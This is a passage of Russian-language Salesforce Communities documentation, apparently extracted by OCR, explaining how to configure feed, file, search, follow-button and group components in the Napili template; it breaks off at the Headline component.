Свойство	Описание
Тип ленты	Выбор типа лент для размещения на странице.
Код записи	Идентификатор элемента ленты. Как правило, поле заполняется автоматически при загрузке страницы. Если поле «Тип ленты» выбран вариант «Обсуждение в сообществе» или «Моя лента», оставьте поле пустым.
Стандартный фильтр ленты	Фильтр, определяющий, какие сообщения видят участники сообщества.
Стиль сообщения	Выбор отображения развернутого или свернутого сообщения по умолчанию.

Пример: Пример компонента Лента



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Компактная лента

Компонент компактную ленту в шаблоне «Служба работы с клиентами (Napili)» позволяет добавлять компактную и быстро просматриваемую ленту в запись, тему, группу, профиль пользователя или общее обсуждение в сообществе. Компонент предоставляет хронологический список сообщений с вопросами, сформированный компонентом публикатор ленты.


Прим.: Компонент Feed Compact отображает только сообщения с вопросами; он не поддерживает фильтры ленты и не поддерживается в статьях.

При щелчке сообщения выполняется переход к развернутому сообщению и всем связанным с ним комментариям.

1. На настраиваемой странице выберите компонент **Feed Compact**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Показать представления	Параметр, показывающий количество просмотров записи 2. Просмотр засчитан, если запись отмечена, как понравившаяся, к ней оставлен комментарий или просмотрены сведения о ней. Снимите флажок, чтобы скрыть счетчик просмотров.
Отображать отметки «Нравится»	Установите флажок для отображения количества отметок «Нравится» у сообщения. Снимите флажок, что скрыть количество отметок.
Отображать комментарии	Установите флажок, чтобы показать количество комментариев к сообщению. Снимите флажок, что скрыть количество комментариев.
Компактный тип ленты	Выберите объект или контекст, с которым необходимо связать ленту.
Код объекта	Идентификатор элемента ленты. Как правило, поле заполняется автоматически при загрузке страницы. Если в поле «Компактный тип ленты» выбран вариант «Обсуждение в сообществе» или «Моя лента», оставьте поле пустым.

Пример: **Пример компонента Feed Compact**



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Комментарии и сообщения в лентах

Компонент Feed Post & Comments показывает подробные сведения об отдельном сообщении, комментарии или вопросе в ленте сообщества. Для вопросов также отображаются все ответы и сведения о том, был ли вопрос расширен до обращения.

Прим.: До выпуска Spring'16 это компонент назывался Feed Item Detail.


Публиковать ответ на вопрос могут только пользователи, выполнившие вход в систему. Щелкнув значок скрепки, можно прикрепить файл к вопросу или ответу. Щелкните **«Выбрать файл»**, чтобы добавить ранее загруженный файл в сообщество или **«Загрузить файл»** для отправки нового файла с локального диска.

После публикации ответа пользователь может щелкнуть значок в правом верхнем углу сообщения, чтобы отредактировать его, удалить или пометить флагом. Также пользователи могут редактировать темы, связанные с сообщением. В сообществе должны быть включены функции редактирования и пометки флагами. Пользователи сообществ Koa и Kokua получают доступ к компоненту Feed Post & Comments только при включенной ленте обращений сообщества.

1. На настраиваемой странице выберите компонент **Feed Post & Comments**.

   Для этого компонента нет свойств.

Пример: Пример компонента Feed Post & Comments:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Публикатор ленты


Компонент Feed Publisher позволяет создавать сообщения с форматированным текстом для записей, групп, тем и профилей, а также прикреплять файлы со своих устройств. Также поддерживаются функции прикрепления нескольких файлов, встраивания изображений в текст и предварительного просмотра обогащенных ссылок. Компонент Feed Publisher в статьях не поддерживается.

Когда участники сообщества создают сообщения с помощью Feed Publisher, сообщения отображаются в связанных со страницей компонентах Feed и Feed Compact. По умолчанию максимальный размер каждого прикрепляемого файла составляет 2 ГБ. Для повышения производительности рекомендуется ограничить размер встраиваемых изображений величиной 25 МБ. Встроенные изображения размером более 25 МБ отображаются в полном размере и могут медленно загружаться.


1. На настраиваемой странице выберите компонент **Feed Publisher**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Тип	Выбор типа публикатора лент для размещения на странице. Для использования действий глобального публикатора, определенных в организации Salesforce, выберите значение «Глобальный». Для использования макета публикатора для конкретного объекта выберите «Запись». Например, используйте значение «Запись», чтобы добавить публикатор на страницу сведений о настраиваемой группе и использования действий публикатора, включенных в макет публикатора группы вашей организации.
Код записи	Идентификатор элемента ленты. Как правило, поле заполняется автоматически при загрузке страницы. Оставьте поле пустым, если выбран тип публикатора «Глобальный».
Конструктор макета публикатора	Выберите этот параметр для отображения широкого или узкого макета публикатора ленты.


Пример: Пример компонента Feed Publisher, широкий макет



Пример: Пример компонента Feed Publisher, узкий макет



Пример: Пример сообщения ленты со встроенным изображением



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Списка файлов


Компонент Files List шаблона «Служба работы с клиентами (Napili)» предоставляет участникам сообщества удобный способ просмотра файлов и управления ими.

С помощью компонента Files List участники могут загружать, сортировать и фильтровать файлы. После щелчка открывается окно предварительного просмотра файла, в котором можно загрузить новую версию, скачать или удалить файл. Фильтры на левой боковой панели позволяют выбирать разные файлы. Фильтр «Библиотеки» отображает файлы в библиотеках содержимого Salesforce CRM, и пользователи функции подключения файлов могут просматривать свои внешние библиотеки в области «Внешние источники».

1. На настраиваемой странице выберите компонент **Files List**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Списка файлов	Количество записей, отображаемых в окне, можно задать в диапазоне от 10 до 100. Наличие полосы прокрутки сообщает о наличии других записей.

Пример: Пример компонента Files List, широкий макет



Кнопка «Отслеживать»

Компонент «Кнопка "Следование"» позволяет пользователям следовать за пользователями или темами.

Редактор страниц позволяет настраивать компонент «Кнопка "Следование"» на страницах профиля и просмотра темы. Этот компонент позволяет пользователю следовать за темой или другим пользователем, щелкая указанную кнопку. Если пользователь просматривает свой собственный профиль, кнопка становится невидимой.

1. Выберите компонент **«Кнопка "Следование"»** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Идентификатор следуемой записи	Это значение предоставляется системой. Не обновляйте это поле.

Пример: Пример компонента «Кнопка "Следование"»



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Поле глобального поиска

Компонент "Глобальный поиск" позволяет отображать результаты глобального поиска в сообществе. Предоставьте пользователям возможность выполнять поиск по любому доступному им объекту.

Результаты поиска с автозаполнением основаны на наиболее часто применяемых пользователем объектах и записях аналогично глобальному поиску в организации. При поиске учитываются частично совпадающие и несмежные критерии.

1. Выберите компонент **"Поле глобального поиска"** на настраиваемой странице.

   Например, в шаблоне Partner Central это поле находится на начальной странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Текст метки-заполнителя для поля поиска	Введите текст для отображения в поле поиска. Стандартный текст — «Поиск...».
Объекты в результатах автозаполнения	Щелкните **Добавить**, чтобы добавить искомые объекты Salesforce к результатам автозаполнения для сообщества.
Максимальное количество результатов автозаполнения	Введите максимальное количество результатов автозаполнения, отображаемых для пользователя во время поиска. Значение по умолчанию — 5.

Пример: Пример компонента "Глобальное поле поиска" в Partner Central:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Результаты глобального поиска

Компонент "Результаты глобального поиска" отображает результаты поиска по всему сообществу. Показанные результаты основаны на искомых терминах, введенных в публикаторе поиска, и могут отображаться в виде одного списка или нескольких вкладок.

1. Выберите компонент **Глобальный поиск**.
2. В редакторе свойств настройте свойства для компонента:


Свойство	Описание
`{!searchString}`	Система задает этот искомый термин для поиска по всему сообществу.
Вкладка "Показывать все результаты"	Отметьте это поле, чтобы результаты поиска были показаны в одном списке под элементом "Все".
Вкладки результатов поиска	Добавляйте или удаляйте вкладки для определения того, в каких списках отображаются результаты поиска.

Важное замечание: Это позволяет пользователям находить настраиваемые записи объектов во время поиска, создавать в меню настройки Salesforce настраиваемую вкладку, заданную как *«Включено по умолчанию»* или *«Отключено по умолчанию»*. Создание настраиваемой вкладки позволяет использовать параметр **«Разрешить поиск»** настраиваемого объекта.

Пример:

Прим.: Для просмотра результатов со всех типов лент в сообществе (включая вопросы и публикации, касающиеся записей) выберите параметр **Показывать результаты поиска по всем лентам, включая вопросы, публикации и комментарии** на вкладке «Дискуссии».

Результаты глобального поиска отображаются в сообществе:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Группа

Компонент Группа отображает все содержимое группы самостоятельно с использованием единого составного компонента. Он располагает баннером группы с действиями участников и ответственного, ленту группы, описание и связанные списки (участники групп и файлы).

При добавлении групп в меню навигации сообщества можно щелкнуть пункт «Группа», чтобы направить участников сообщества к списку групп. При выборе группы в списке групп происходит загрузка страницы сведений о группе, которая по умолчанию использует этот компонент.

Прим.:

- Чтобы действие «Добавить участника» было доступно пользователям из баннера, введите его в публикатор группы.
- При использовании этого компонента на настраиваемой странице для оптимального представления выберите широкий столбец.

1. На настраиваемой странице выберите компонент **Группа**. По умолчанию это компонент расположен на странице сведений о группе.


   Прим.: Для просмотра станицы сведений о группе и изменения ее компонентов в сообществе необходимо иметь хотя бы одну группу.

2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Идентификатор группы	Идентификатор группы. Значение задается автоматически при отображении группы.

Свойство	Описание
Метка вкладки ленты	Метка, используемая для ленты группы на мобильных устройствах. Текст по умолчанию: Лента. Заданная метка не влияет на метки в браузере настольного компьютера.
Метка вкладки сведений	Метка, используемая для вкладки сведений о группе на мобильных устройствах. Текст по умолчанию: Сведения. Заданная метка не влияет на метки в браузере настольного компьютера.
Метка связанной вкладки	Метка, используемая для вкладки связанных списков на мобильных устройствах. Текст по молчанию: `Related`. Заданная метка не влияет на метки в браузере настольного компьютера.

Пример: Пример компонента Группа:



Прим.: Компонент Группа оптимизирован для удобства использования на всех видах устройств. Для более глубокого контроля над размещением содержимого групп при создании настраиваемого содержимого можно использовать отдельные компоненты. Для создания настраиваемых станиц используйте компоненты Баннер группы, сведения группы, связанный с группой список, публикатор ленты и лента или лента Compact. Однако создание настраиваемой

страницы группы не гарантирует оптимального отображения и работоспособности на всех устройствах (компьютеры и мобильные устройства).

СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Баннер группы

Компонент Баннер группы предназначен для использования на настраиваемых страницах сведений о группах в сообществе. Этот компонент отображает имя группы, фотографию группы, кнопки «Присоединиться к группе» и «Покинуть группу», а также другие кнопки действий для ответственных, менеджеров и участников групп.

Для создания настраиваемых станиц сведений о группах используйте компонент Баннер группы с компонентами Баннер группы, Сведения о группе, связанный с группой список, публикатор ленты и лента или лента Compact. Создание настраиваемой страницы группы не гарантирует оптимальное отображение и работоспособность на всех устройствах (компьютеры и мобильные устройства). Рекомендуется использовать компонент Группа, представляющий собой единый сложный компонент для отображения всего содержимого.

Прим.:

- Чтобы действие «Добавить участника» было доступно пользователям из баннера, введите его в публикатор группы.
- При использовании этого компонента для оптимального представления выберите широкий столбец.

1. На настраиваемой странице выберите компонент **Баннер группы**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Идентификатор группы	Идентификатор группы. Значение задается автоматически при отображении группы.

Пример: **Пример компонента Баннер группы**



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Сведения о группе


Компонент Сведения группы предназначен для использования на настраиваемых страницах сведений о группах в сообществе. Этот компонент отображает содержимое из описания группы и полей сведений вместе с именем ответственного за группу.

Для создания настраиваемых станиц сведений о группах используйте компонент Сведения группы с компонентами Баннер группы, Связанный с группой список, Публикатор ленты и Лента или Лента Compact. Создание настраиваемой страницы группы не гарантирует оптимальное отображение и работоспособность на всех устройствах (компьютеры и мобильные устройства). Рекомендуется использовать компонент Группа, представляющий собой единый сложный компонент для отображения всего содержимого.

1. На настраиваемой странице выберите компонент **Сведения группы**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Идентификатор группы	Идентификатор группы. Значение задается автоматически при отображении группы.
Метка заголовка	Метка раздела сведений о группе. Влияет на представление на компьютере и мобильных устройствах.

Пример: **Пример компонента Сведения группы**



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Связанный список группы


Компонент Связанный с группой список предназначен для использования на настраиваемых страницах сведений о группах в сообществе. Этот компонент отображает файлы, участников и записи группы.

Для создания настраиваемых станиц сведений о группах используйте компонент Связанный с группой список с компонентами Баннер группы, Сведения группы, Публикатор ленты и Лента или Лента Compact. Создание настраиваемой страницы группы не гарантирует оптимальное отображение и работоспособность на всех устройствах (компьютеры и мобильные устройства). Рекомендуется использовать компонент Группа, представляющий собой единый сложный компонент для отображения всего содержимого.

1. На настраиваемой странице выберите компонент **Связанный с группой список**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Идентификатор группы	Идентификатор группы. Значение задается автоматически при отображении группы.

Пример: **Пример компонента Связанный с группой список**



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Заголовок

Компонент Headline предоставляет настраиваемый текст заголовка и текстовый баннер со ссылками на страницы обсуждений, тем и статей. Также слева от баннера компонент отображает значок идентификации выбранного содержимого — статья или обсуждение.

1. На настраиваемой странице выберите компонент **Headline**.
2. В редакторе свойств настройте свойства для компонента:

